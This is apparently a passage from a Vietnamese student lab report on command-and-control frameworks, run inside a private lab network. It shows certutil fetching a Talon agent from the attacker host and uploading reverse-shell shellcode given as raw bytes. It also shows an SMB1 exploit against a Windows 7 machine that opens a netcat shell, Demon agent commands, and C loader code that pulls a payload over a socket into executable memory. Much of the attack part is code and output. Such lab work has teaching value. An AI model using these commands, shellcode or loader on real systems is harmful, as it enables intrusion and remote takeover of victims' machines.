







- Giờ sẽ tải agent **Talon.exe** về **victim1**

```
C:\Windows\system32>certutil -urlcache -split -f http://192.168.111.138:8888/Talon.exe Talon.exe
certutil -urlcache -split -f http://192.168.111.138:8888/Talon.exe Talon.exe
****  Online  ****
  0000  ...
  ba00
CertUtil: -URLCache command completed successfully.
```

- Giờ chạy agent **Talon.exe** để kết nối bề **C2 Server**






- Giờ ở C2 server ta sẽ điều khiển lây lan sang máy Win7 IP 192.168.111.143
- Upload shellcode4445.bin qua máy agent

```
30/04/2025 03:38:22 [5pider] Talon » upload shellcode4445.bin shellcode4445.bin
[+] File was uploaded: shellcode4445.bin△ (1233 bytes)
```

```
0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed
 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 00 00 00 48 85 c0 74 67 48 0
1 d0 50 8b 48 18 44 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 01 d6 4d
31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75
 d8 58 44 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 01 d0 41 8b 04 88 4
8 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41
59 5a 48 8b 12 e9 57 ff ff ff 5d 49 be 77 73 32 5f 33 32 00 00 41 56 49 89 e6
 48 81 ec a0 01 00 00 49 89 e5 49 bc 02 00 11 5d c0 a8 6f 8a 41 54 49 89 e4 4
c 89 f1 41 ba 4c 77 26 07 ff d5 4c 89 ea 68 01 01 00 00 59 41 ba 29 80 6b 00
ff d5 50 50 4d 31 c9 4d 31 c0 48 ff c0 48 89 c2 48 ff c0 48 89 c1 41 ba ea 0f
 df e0 ff d5 48 89 c7 6a 10 41 58 4c 89 e2 48 89 fshellcode size: 1233
```

- Thực thi tấn công


```
30/04/2025 03:38:46 [5pider] Talon » LaunchAttack 192.168.111.143 shellcode4445.bin
```


```
59 5a 48 8b 12 e9 57 ff ff ff 5d 49 be 77 73 32 5f 33 32 00 00 41 56 49 89 e6
 48 81 ec a0 01 00 00 49 89 e5 49 bc 02 00 11 5d c0 a8 6f 8a 41 54 49 89 e4 4
c 89 f1 41 ba 4c 77 26 07 ff d5 4c 89 ea 68 01 01 00 00 59 41 ba 29 80 6b 00
ff d5 50 50 4d 31 c9 4d 31 c0 48 ff c0 48 89 c2 48 ff c0 48 89 c1 41 ba ea 0f
 df e0 ff d5 48 89 c7 6a 10 41 58 4c 89 e2 48 89 fshellcode size: 1233
numGroomConn: 13
Target OS: Windows 7 Home Basic 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

C:\Windows\system32>
```

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.143] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```


- Tuy còn có 1 xíu problem khi LaunchAttack xong thì Talon.exe stop luôn nhưng kết quả cuối cùng vẫn lây lan thành công.
- Link source code Talon: https://drive.google.com/file/d/1RxgrV5_C06fV3G8lLQYXFK-VwJFmpBxv/view?usp=sharing

**Câu 8:**








- Kết nối lúc 4:46(máy kali) (tức 3:46 máy win)





- Chạy whoami lúc 4:51(máy kali)






- Chạy systeminfo phút lúc 4:56(máy kali)


```
30/04/2025 04:56:17 [5pider] Demon » shell systeminfo
[*] [C2EFD357] Tasked demon to execute a shell command
[+] Send Task to Agent [120 bytes]
[+] Received Output [2921 bytes]:

Host Name:                 DESKTOP-MFKAIPN
OS Name:                   Microsoft Windows 10 Education
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00328-00000-00000-AA983
```







- Lúc 5:01(máy kali) ping google.com






- Qúa trình thực hiện:

- Build shellcode demon như sau


- Gửi netcat

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8888 < safefile.bin
listening on [any] 8888 ...
192.168.111.142: inverse host lookup failed: Unknown host
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.142] 49878
^C
```

- Build Safeloader để load data về và thực thi trên VirtualAlloc

```
// 3. Setup server address
server.sin_family = AF_INET;
server.sin_addr.s_addr = inet_addr(SERVER_IP);
server.sin_port = htons(SERVER_PORT);

// 4. Kết nối server
if (connect(sock, (struct sockaddr*)&server, sizeof(server)) < 0) {
    printf("Connection failed.\n");
    closesocket(sock);
    WSACleanup();
    return 1;
}
printf("[+] Connected to server!\n");

// 5. Cấp phát bộ nhớ để nhận payload
buffer = (char*)VirtualAlloc(NULL, BUFFER_SIZE, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (buffer == NULL) {
    printf("VirtualAlloc failed.\n");
    closesocket(sock);
    WSACleanup();
    return 1;
}

// 6. Nhận payload
while ((received = recv(sock, buffer + totalReceived, BUFFER_SIZE - totalReceived, 0)) > 0) {
    totalReceived += received;
    printf("\r[+] Received %d bytes", totalReceived);
}
printf("\n[+] Finished receiving payload (%d bytes)\n", totalReceived);
```

